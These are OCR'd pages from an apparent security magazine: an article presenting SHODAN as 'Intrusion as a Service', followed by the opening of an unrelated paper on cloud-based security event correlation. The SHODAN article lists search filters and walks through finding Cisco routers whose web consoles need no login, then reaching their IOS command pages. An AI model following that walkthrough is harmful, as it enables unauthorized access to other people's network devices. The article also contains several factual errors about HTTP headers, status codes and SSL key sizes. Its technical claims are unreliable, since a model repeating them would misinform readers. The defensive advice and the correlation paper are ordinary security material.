3. https://dev.metasploit.com/redmine/projects/framework/repository/revisions/11274/entry/modules/exploits/unix/smtp/exim4_string_format.rb : Exim <= 4.69 Exploit.

INTRUSION as a Service Using SHODAN

By **Er. Dhananjay D. Garg**

SHODAN (**S**entient **H**yper-**O**ptimized **D**ata **A**ccess **N**etwork) - the search engine (*http://www.shodanhq.com/*) is another step towards providing Intrusion as a Service (IaaS) to general public for free. This service can especially be used by penetration testers, information security experts and crackers for gathering valuable technical information about a network. SHODAN provides a platform for black hat hackers to take over someone's system and can be used by security experts to protect their vulnerable systems. The difference between search engines like Google, Yahoo or Bing and SHODAN is that it's spider crawlers displays the network banners from its database of indexed websites while other search engines just displays a websites content.

> "SHODAN is a computer search engine that allows you to search Servers, Routers, IP Addresses, Software and almost anything that is connected to the internet."

ABOUT SHODAN

SHODAN is a computer search engine that allows you to search Servers, Routers, IP Addresses, Software and almost anything that is connected to the internet. It is mostly free and open for public and it has been developed by **John Matherly** (*http://twitter.com/achillean*) who is a Serial Web Application Developer and an Entrepreneur. Recently SHODAN became hugely popular among pen testers, hackers, crackers, security experts, and end users. This is because the search engine has indexed a vast internet space for six significant TCP/IP ports - HTTP (80), Telnet (23), FTP (21), SSH (22), SNMP (161), SIP (5060) and it displays critical network banners which are associated with these ports in plain text format as search results.

SHODAN
Computer Search Engine

READING BANNERS

Before getting started with SHODAN, it is important to understand different sections of the banners that are displayed for optimizing search results. Usually the banners that are displayed as search results in SHODAN are nothing but metadata that is received by the clients from the server. This metadata consists of several HTTP header fields and all the important information like server name, date modified and others are broken down into these header fields. Refer *Table 1* which will give you a quick knowledge about different header fields involved and their meanings.

USING SHODAN

The look and the feel of SHODAN is just like any other search engine. Just like Google, SHODAN too utilizes Boolean operators such as '+', '-' and '|' for including and

Figure 1. SHODAN search engine welcome page

excluding certain search terms. Apart from this SHODAN also uses special filters to make the search easier for the logged in users.

General Filters

Although it is not compulsory, usually the server name is followed by the filter format 'filter:value' (there is no space after or before the ':'). Also, multiple filters are acceptable in a single search query.

1. **city:** This filter helps you narrow down a particular server in a specified city. eg. **IIS city: "leuven"** (searches for Microsoft IIS servers in Leuven city).

2. **country:** This filter helps you specify a country in your search. To use this filter you need to know the two letter country code like GB for United Kingdom, CN for China or CA for Canada. eg. **IIS/4.0 country: DE** (searches for Microsoft IIS version 4.0 in Germany). **A list of two letter country codes can be found here: http://modemsite.com/56k/_ccodes.asp.**
3. **hostname:** This filter helps you narrow down a particular hostname for a specified server host. eg. **joomla hostname:.in** (searches for joomla server with .in in the hostname).

4. **operating system:** This filter helps you narrow down a certain operating system that is known to be running on a specific server. eg. **debian** os:"**linux**" (searches for Debian server running on OS Linux).

5. **net:** The net filter uses the **C**lassless **I**nter-**D**omain **R**outing (CIDR) notation to limit the search results to a specific subnet or IP. The CIDR notation is nothing but an IPv4 or IPv6 IP address followed by a separator '/' and the routing prefix as a decimal number. eg. **apache net:217.220.0.0/16** (searches for apache servers in the subnet 217 (Italy).

6. **port:** This filter is the reason why people call SHODAN 'public port scanner'. It is possible to specify any of the ports 21, 22, 23 or 80 using this filter to narrow down the search to a specific port number. eg. **apache port:21** (searches for only FTP banners associated with apache servers) or **port:5060,161 country:JP** (searches for all servers that uses Session Initiation Protocol (SIP) and Simple Network Management Protocol (SNMP) in Japan).

7. **geo:** This filter searches for certain devices that are within a certain latitude and longitude. This filter accepts a minimum of 2 and a maximum of 3 arguments in the format 'latitude,longitude,radius (km)'. **apache geo:46.4983,-72.7734** (searches for apache servers near Saint-Alexis-des-Monts, Canada). **This page can help convert a location into latitude and longitude: http://itouchmap.com/latlong.html**.

8. **before/after:** This filter is be very helpful if you want to search for devices that are affected by a certain vulnerability in a given period. The format for this filter is before/after:day/month/year or before/after:day-month-year. eg. **debian after:22/09/2009 before:29/11/2010** (searches for debian server objects which was modified or created after 22/09/2010 but before 29/11/2010.

Premium Filters

SHODAN is mostly free, but certain of its features are only for premium users. To use the HTTPS/SSL services you need to purchase the HTTPS add-on.

To enjoy all the features of SHODAN a person needs to first buy credits (URL: *http://www.shodanhq.com/data/buy*) and then the required add-ons have to be activated (URL: *http://www.shodanhq.com/data/addons*). A minimum of 1 and maximum of 20 credits can be purchased. These credits can be used to unlock seven new HTTPS/SSL based filters (5 credits), lets you access the Telnet search indexed database (1 credit) or view up to 10,000 search results instead of 50.

1. **cert_version:** To provide communication security over internet, Secure Sockets Layer (SSL) and Transport Layer Security (TLS) are used as cryptographic protocols. This filters allows you to pass a search query based on the SSL certification version using the numbers 0 (SSL 1.0), 1 (SSL 2.0), 2 (SSL 3.0) and 3 (TLS 1.0 / SSL 3.1). This filter doesn't allow you to search for TLS 1.1 (SSL 3.2) and TLS 1.2 (SSL 3.3). eg. **cert_version:0,1,2,3** (searches for SSL certification version 1.0, 2.0, 3.0 and 3.1).

2. **cert_bits:** This filter helps you narrow down your search based on the public key bit length of SSL Certification. SSL certifications with public key bit length of 128, 256 and 512 bits are considered old and weak. The stronger key size is 1024 and 2048 bits. eg. **cert_bits:128** (searches for public key 128-bits length).

3. **cert_subject:** This will filter out any text information about the organization that is receiving the SSL certification.

4. **cert_issuer:** This filter searches for organizations that issued the indexed SSL certification. eg. **cert_issuer:"Verisign"** (searches for SSL certificates that are issued by Verisign).

5. **cipher_name:** Using this filter SHODAN uses cipher names for searching ciphers that are accepted by the server. The accepted cipher names are viz., ADH-AES128-SHA, ADH-AES256-SHA, ADH-DES-CBC-SHA, ADH-DES-CBC3-SHA, ADH-RC4-MD5, AES128-SHA, AES256-SHA, DES-CBC-MD5, DES-CBC-SHA, DES-CBC3-MD5, DES-CBC3-SHA, DHE-DSS-AES128-SHA, DHE-DSS-AES256-SHA, DHE-RSA-AES128-SHA, DHE-RSA-AES256-SHA, EDH-DSS-DES-CBC-SHA, EDH-DSS-DES-CBC3-SHA, EDH-RSA-DES-CBC-SHA, EDH-RSA-DES-CBC3-SHA, EXP-ADH-DES-CBC-SHA, EXP-ADH-RC4-MD5, EXP-DES-CBC-SHA, EXP-EDH-DSS-DES-CBC-SHA, EXP-EDH-RSA-DES-CBC-SHA, EXP-RC2-CBC-MD5, EXP-RC4-MD5, NULL-MD5, NULL-SHA, RC2-CBC-MD5, RC4-MD5, RC4-SHA
(*Note: Cipher names can be different for the same ciphers, like for example OpenSSL and GnuTLS use different names for the same ciphers*).

6. **cipher_bits:** Each time someone connects to a website, the SSL handshake process generates a session key. This key is shorter than public key size and is usually

Table 1

HEADER FIELD	DESCRIPTION
HTTP/1.0 200 OK	This defines the Status Code. 202 (OK), 201 (Created), 202 (Accepted), 204 (No Content), 301 (Moved Permanently), 302 (Moved Temporarily), 304 (Not Modified), 400 (Bad Request), 401 (Unauthorized), 403 (Forbidden), 404 (Not Found), 500 (Internal Server Error), 501 (Not Implemented), 502 (Bad Gateway), 503 (Service Unavailable).
Date	The Greenwich Mean Time (GMT) and date recorded when the message was sent.
Server	The name of the server.
X-Powered-By	Name of the supporting web application. eg. ASP.NET, PHP, etc.
Location	Used to redirect to a URL different from the one inserted.
Vary	Header matching criteria for future downstream proxies.
Content-Length	The length of the requested body in Octal number system.
Content-Type	Specifies the different Multipurpose Internet Mail Extensions (MIME) type of the message.
Last-Modified	The last modified date of the body.
ETag	This is used to save bandwidth and it allows caches to be efficient. This identifier is like a fingerprint that is assigned to a URL.
Accept-Ranges	The range type supported by the server eg. Bytes.
Retry-After	Instructs the browser to try again if the content is temporarily unavailable.
Connection	The preferred connection type.
X-Pad	Apache header field to fix a bug in Netscape Navigator version 2.x, 3.x and 4.0b2.
Set-Cookie	Used for sending / receiving state information to / from user's browser.
Transfer-Encoding	The encoding method (chunked, compress, deflate, gzip, identity) used for transferring the entity to the user.
www-Authenticate	Authentication that is required to access the page.

between 40 bit and 256 bit. This filter searches for cipher bit lengths such as 0, 40, 56, 128, 168 and 256. eg. **apache cipher_bits:256** (searches for cipher bit lengths equal to 256 in apache server banners).

7. **cipher_protocol:** The cipher protocols that SHODAN can handle using this filter are SSL 2.0, 3.0 and TLS 1.0. This filter helps you search these three versions (SSLv2, SSLv3, TLSv1). eg. **cipher_protocol:TLSv1** (seaches for TLSv1 protocol in server banners).

Filtering using GUI

SHODAN has a strong filtering mechanism which can be accessed both using a Graphical User Interface (GUI) and/or a text command interface. Following steps needs to be followed to access its GUI:

Step 1: When you reach the homepage of SHODAN click on the arrows that are located below the search bar. Clicking on these arrows will enable you to view a map which will help you filter your search by country and below this map you'll find five check boxes that can be used to filter your search according to the ports (80, 21, 22, 161 and 5060).

Step 2: Hovering your mouse over a country will show you the number of scanned hosts for that country and clicking on an interested country will fill the appropriate country parameters in the search bar. Similarly, clicking on one or all of the check boxes will fill port parameters.

PEN TESTING WITH SHODAN

Penetration Testing using SHODAN has several of its own advantages. Firstly, you can view the configuration of a device that uses default or unique username and password for authentication. Secondly, it is highly possible that if the device is poorly administered then changing the configuration of that device is possible. Pen testing Cisco routers using SHODAN can be done as follows:

Step 1: Use the search term "**cisco**" and you'll see about 558415 search results. These are mixed results which contain banners of all kinds of status codes and banners of different operating systems that run on Cisco routers. To narrow down your search you can use "cisco-ios" as Cisco IOS is used on majority of Cisco routers. This will give about 471351 results.

Step 2: Status codes 1xx are informational, 2xx are success, 3xx are redirection, 4xx are client error and 5xx are server error. The banners that contain a 4xx status code generally also have a "WWW-Authenticate" HTTP header field. This means that a certain level of authentication is required to access the page. The pages with banners that contain a 2xx status code are generally easy to access and modify as these pages doesn't require any authentication. The 2xx status code pages have a "Last-Modified" header field which is not there in 4xx status code pages with "WWW-Authenticate" header field. To narrow down your search to banners with 2xx status code, you can modify the search query as: "cisco-ios 200". This will greatly reduce the results to about 12253.

Figure 2. SHODAN downward arrows for enabling map view

Figure 3. SHODAN map view of scanned hosts around the world





Figure 4. Typical search result of a query in SHODAN



Step 3: A typical **HTTP 200 OK** search result in SHODAN will be like the one shown below. The LHS will give details about the IP address, country and date on which the banner was added. The RHS contains the actually banner with all the available header fields. Clicking on the IP address will allow you to visit that particular page.

Step 4: If everything is alright then you'll successfully see a Cisco systems router configuration managing page like the one shown below. This page allows you to configure and monitor your router using a browser interface. The hyperlinked pages will allow you to execute IOS EXEC commands. The numbers from 0 to 15 in "Monitor the router" are authorization levels that provide you access to the EXEC commands at the corresponding level. For example, router access is available after IOS level 11. IOS levels after 12 are safe for executing commands as there is a typographical error router crashing bug before level 12. References to Cisco IOS configuration commands are available at URL: *http://www.cisco.com/en/US/docs/ios/12_1/configfun/command/reference/fun_r.html*

DEFENSE WITH SHODAN

Discover your IP: Like most attack tools, SHODAN too can be used as a part of a defense strategy. To start using SHODAN from a defense perspective you need to first find out the IP address space at the workplace. You can use the Regional Internet Registries (RIR) for your geographic region to find out the IP address space or you can perform a WHOIS query. Once you have the list of IP addresses, you can start using the SHODAN filters to see if any of the listed out IP addresses are visible, use the 'net' filter. Alternatively you can also note down the latitude and longitude of the workplace and then you can use 'geo' filter to perform vulnerability assessment.

MAC spoofing: If you're using a Linksys WRT54G/GL/GS or any other wireless routers with Linux based software DD-WRT at your workplace, then you should spoof its Media Access Control (MAC) address. Although it is not possible to actually change it, you can but spoof it at the virtual level. This is because SHODAN has discovered information leakage vulnerability in DD-WRT routers. According to SHODAN if a web request is sent to ***/Info.live.htm***, then an attacker can get access to the MAC address of the router, which can later be resolved to a physical location. SHODAN is using Google's unofficial Locations Application Programming Interface (API) which is also used by Firefox to determine the location of vulnerable DD-WRT routers around the world. The other API which SHODAN is not using currently is an official developer kit from Skyhook, a company dedicated to providing geo location lookups. To prevent the information disclosure, SHODAN recommends setting the router's information page to '***enabled with password protection***'. More info available at URL: *http://www.shodanhq.com/research/geomac*.

SHODAN Exploits: If you want to know the latest vulnerabilities/exploits for your server then you can use SHODAN exploits, which is basically a combinational archive of Metasploit, Exploit Database (DB), Packetstorm, Common Vulnerabilities and Exposures (CVE) and Open Source Vulnerability Database (OSVDB). URL: *http://www.shodanhq.com/exploits*. Example search: "**iis exploits**".

Figure 5. Sample of a Cisco systems router configuration managing page

Cisco Systems

Accessing Cisco AB-C0123-45-DEF "0123_ABC1_DE01"

Web Console - Manage the Switch through the web interface.

Telnet - to the router.

Show interfaces - display the status of the interfaces.
Show diagnostic log - display the diagnostic log.
Monitor the router - HTML access to the command line interface at level 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
Connectivity test - unavailable, no valid nameserverdefined.
Extended Ping - Send extended ping commands.

Show tech-support - display information commonly needed by tech support.

Help resources

1. CCO at www.cisco.com - Cisco Connection Online, including the Technical Assistance Center (TAC).
2. tac@cisco.com - e-mail the TAC.
3. **1-800-553-2447 or +1-408-526-7209** - phone the TAC.
4. cs-html@cisco.com - e-mail the HTML interface development group.

Banner Information: SHODAN searches for information in banners. The information contained in banners of embedded devices are very critical and can be used by an attacker. To prevent this, you need to minimize the information content that is available in device banners. Some of the popular searches on SHODAN are for default passwords ("default password"), webcams (Server: SQ-WEBCAM), Netgeat products (netgear), Snorm VOIP phones (snom embedded), Dreambox satellites and receivers (dreambox country:es), OpenWrt firmware program (OpenWRT), i.LON internet servers ("200 OK" i.LON) and Cisco devices ("cisco-ios" "last-modified"). The popular searches change periodically and are available at URL: *http://www.shodanhq.com/browse*. You can make sure that these terms don't appear in your HTTP headers.

Learn from others: SHODAN has indexed about 10,000 websites for their HTTP headers. Some of the popular websites among them are Google, Facebook, YouTube, Yahoo, Live, Wikipedia and Twitter. The data is available for download at URL: *http://www.shodanhq.com/research/infodisc*. Survey report of these headers is available at URL: *http://www.shodanhq.com/research/infodisc/report*. You can analyze these headers, implement all the good practices and eliminate all the mistakes made by them.

INCIDENT CASE STUDY

On 28th October 2010, **I**ndustrial **C**ontrol **S**ystem - **C**yber **E**mergency **R**esponse **T**eam (**ICS-CERT**) informed masses through an advisory that systems running **S**upervisory **C**ontrol and **D**ata **A**cquisition (**SCADA**) software can be easily discovered and compromised using SHODAN. SCADA is basically a computer based industrial control system, which is used to monitor and control industrial processes like manufacturing, production, fabrication, water treatment, power generation, oil/gasoline pipes and **H**eating, **V**entilation and **A**ir **C**onditioning (**HVAC**). Additionally, the ICS-CERT alert notified that SHODAN is capable of providing easy access to the remote connection configurations of both stand-alone workstation applications and WAN networks.

The control systems that are readily accessible by SHODAN are responsible for connecting remote facilities to central monitoring systems. Apart from this, some systems are using default and/or vendor provided usernames and passwords for remote access. These passwords and usernames can be found in the default password repositories. Thus, SCADA control systems that are directly connected to the internet can be easily exposed and re-configured. •

Figure 6. Regional Internet Registries (RIR) around the World




Figure 6. Regional Internet Registries (RIR) around the World

>>REFERENCES

1. List of HTTP header fields. *http://en.wikipedia.org/w/index.php?oldid=433637561*.
2. RFC 4632, Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan, V.Fuller, T. Li, IETF, August 2006.
3. ICS-ALERT-10-301-01 – CONTROL SYSTEM INTERNET ACCESSIBILITY. *http://www.us-cert.gov/control_systems/pdf/ICS-Alert-10-301-01.pdf*.

ABOUT THE AUTHOR

The author holds a Bachelor's Degree in Electronics & Telecommunication. He likes working on projects related to information security. He holds a diploma in Cyber Law and Information Security & Ethical Hacking. As a freelance writer, he often writes on topics related to computer sciences. He has written articles for various journals like PenTest Magazine, Data Center Magazine and Enterprise IT Security Magazine. He can be reached out at *dhananjaydgarg1989@gmail.com*.

Studies on Distributed Security Event Analysis in CLOUD

Fyodor Yarochkin, *Department of Electrical Engineering, National Taiwan University*

This is a practical report detailing our experience of building distributed security event correlation systems. The framework in this research is built in fault-tolerant, distributed, multi-process manner on the top of distributed platform and uses map-reduce based programming model for high-performance network event analysis, risk calculation and knowledge mining. The focus of this research is design of distributable, cloud-based event correlation algorithms for both real-time event clustering and historical event analysis in distributed fashion.

Introduction

In this research our primary focus is designing a set of distributed algorithms for network security event evaluation, correlation and identification of the events that may signify network security breach incidents. Typically the main challenge of network event processing is creation of unified vision of the network events, fusing together the data from heterogeneous sources[3] and determining, which events may have significant impact on security of the network infrastructure. Such process of alert fusion is typically refereed as event correlation process.

Network intrusion detection sensors, host intrusion detection sensors, network hardware equipment unix syslog logs - all of this data is the source of raw network event data. However in any sufficiently complicated network, the volume of raw network data is extremely large and not only impossible for human analysis, but is also often not suitable for automated processing on single-host computational system. Therefore it is essential to design the event correlation and aggregation algorithm in a fashion, suitable for distributed parallel computing.

While most of the research work in this area is focused on actual data mining and correlation algorithms, designed to be run on a single node system, our primary focus is to design the algorithms suitable to be executed in parallel on a distributed computational platform, also often referred to as cloud.

Further, many existing works in the field of network event correlation and attack reconstruction have difficulty analyzing and using semantic context of network events. As the solution to this problem, the researchers either utilize pre-configurable pattern matchers, which are able to identify known events and convert them into a form, suitable for computation, or they relay only on quantifiable parameters of a network event (such as IP address, port number, packet size, time stamp and so on). Both approaches have serious drawbacks in the design: either the pattern matchers need to be maintained in synchrony with event generating devices to be able to recognize the majority of produced events, which in heterogeneous network environment is quite difficult task, or the correlation process misses significant portion of information that could be extracted from event semantics.

Our main contribution of this work is ability not only to use statistical algorithms to cluster network events as demonsrated in[4], but also be able to use semantical context of the network events in correlation process and perform cross-correlation with network asset knowledge base in order to assign risk metrics to identified events.

Our implementation of correlation engine is build on the top of Erlang distributed system/VM and heavily utilizes functional programming paradigm and Erlang Actor model for concurrent processing.

System Architecture and Correlation Process

In our approach we have designed a dynamically constructed ontology of event semantic forms (tags) and in the process of network event data normalization we use natural language processing techniques (NLP) to map processed events to our ontology tree. This gives us possibility of being able to successfully analyze and cross-correlate events without use of pre-configured pattern matchers. This is an enormous advantage due to the fact that network sensors, intrusion detection systems can be updated independently with new signatures without need to propagate the changes to the correlation engine. This is especially true in distributed computation platform.

The ontology tree is a hierarchical semantical map of protocols, applications, and events and their characteristics). Every network event could be associated with at least one of the nodes within the ontology tree. For example an ssh failed login attempt could be associated with ssh, login attempt: failed, which sufficiently extends set of metrics, used in event clustering process by[4].


Figure 1. Log Agent code snippet

```
path = nltk.data.find('corpora/va/class/')

reader = CCReader(path, r'event_.*\.pos', cat_pattern=r'event_.*)\.pos')



labels = reader.categories()
labeled_words = [(l, reader.words(categories=l)) for l in labels ]
print labeled_words

high_info_words = set(high_information_words(labeled_words))
feat_det = lambda words: bag_of_words_in_set(words, high_info_words)
lfeats = label_feats_from_corpus(reader, feature_detector=feat_det)
```

Figure 2. Querying by class attribute in Riak

```
bitch@vm:~$ curl -i http://127.0.0.1:8092/buckets/syslog/index/date_int/201110061842
HTTP/1.1 200 OK
Vary: Accept-Encoding
Server: MochiWeb/1.1 WebMachine/1.9.0 (participate in the frantic)
Date: Thu, 06 Oct 2011 10:46:08 GMT
Content-Type: application/json
Content-Length: 805

{"keys":["localhost_04bef211e92ef62c80c1eebb0e53e335156bc785","localhost_e9a17def397663d02287f0f1c
6bb973636e14c5e","localhost_889f40e26eaa61aeae65066c65867dbfc5ade86d","localhost_85c1da4f983f3d2ed
8888852b2ab4f5ec7ea44ae","localhost_12483b6e8f1c60302bc92142144b2030c3cdcb39","localhost_e7fbb7f00
b8b51f4cdd7c2ffb78609e23b4536f8","localhost_7e91f29a4dadf4a8e885593201b992012afc3ef8","localhost_4
37085b9a29ce9c8450b900f23d99b9c0dcdf979","localhost_a138db70ae4751fdbeeea3c66e0e05ae9a354e39","loc
alhost_9911de66887653b54348fefe19cc00340c1a85fc","localhost_bf9e955066e6b934020a764c9be2063a5ac337
3f","localhost_6d43f50b04d80acefbec6df3f50b4048bc681af0","localhost_16a04db86280564e796955b9c0bafa
1ec7736cc8","localhost_013eedb1f833d7ce411f6846f3d08289e08e805a","localhost_ef978735b31500169cc010
3877c8d1eb269dbb13"]}bitch@vm:~$
```

Figure 3. Implementation Diagram



The data normalization and classification components are implemented within LogAgent in python and utilize NLTK (Natural Language Processing ToolKit) package for raw text data classification. In order to do this, we built training subset of data, that is being used to train Bayesian Classifier, which further is applied to dynamically classify input logs.

Once raw data is classified and normalized, it is being converted into uniform format (we use json for this purpose) and passed to the correlation engine.

We use message queues (RabbitMQ) for this purpose, which also allows us to scale our platform horizontally. The correlation engine receives the normalized and classified event data from the Log Agent via message queue. Message queue is also used to push updated classification data to the Log Agents. Correlation Engine performs real-time clustering of the received event data and stores the data into distributed cluster, which is implemented on the top of

Figure 3 denotes over-all architecture of designed system. Raw network event data is being collected and normalized using a set of distributed network agents. Normalized data is being collected by one of correlation process components, which perform raw network event clustering cross-semantical correlation and risk mapping (based on calculated threat and asset value). Network asset knowledge base contains basic information about protected network (network hosts, services, detected operating system and so on) and is periodically updated using automated network discovery process.

Riak platform (developed by Basho Technologies).

Riak is a key value storage system, which, however, also allows secondary indexing, and object linking that we use for cluster attribution. The unique feature of riak is also that it allows to perform further data processing using map-reduce queries. A typical problem of map-reduce computation on such platforms as Hadoop is data locality. The way map-reduce support is implemented on riak platform, resolves the data locality issue by executing map functions on the nodes of the storage cluster, where the data is located, the results of map function are passed to the requesting node, which computes reduce function as new data appears.

The real-time data clustering algorithms have been widely researched and investigated[1]. Most of these algorithms however are designed to be executed on centralized computer platforms[2], and thus are not suitable for distributed computation. We attempt to develop a distributed data clustering algorithm that takes normalized and ontology mapped network event data as input and produces set of "features" that are used to map each raw event data to a cluster chunk.

In order to map the event data to clusters based on the event property similarity, each of the correlation process needs to be able to communicate with other processes that perform clustering. We achieve this with simple messaging protocol on the top of Erlang process infrastructure. During the correlation process the time is divided into intervals of the fixed length. We refer to these intervals as clustering window. Each of the correlation processes will attempt to identify other similar events via messaging communication protocol with other correlation peers.

The correlation process clusters normalized event data into relevant chunks, or clusters, where each individual event may belong to more than a single chunk at any time. Further, the correlation process calculates the potential risk metrics (probability of attack and compromise) of each particular chunk, using the network asset knowledge base, which is basically a database of known machines within the network, with set of services and software running on these systems. The KB also provides "asset value" characteristics to each of the known systems, which is set automatically, but could be manually modified by system administrator.

Figure 4. Raw Network Events




Figure 5. Raw Event Distribution

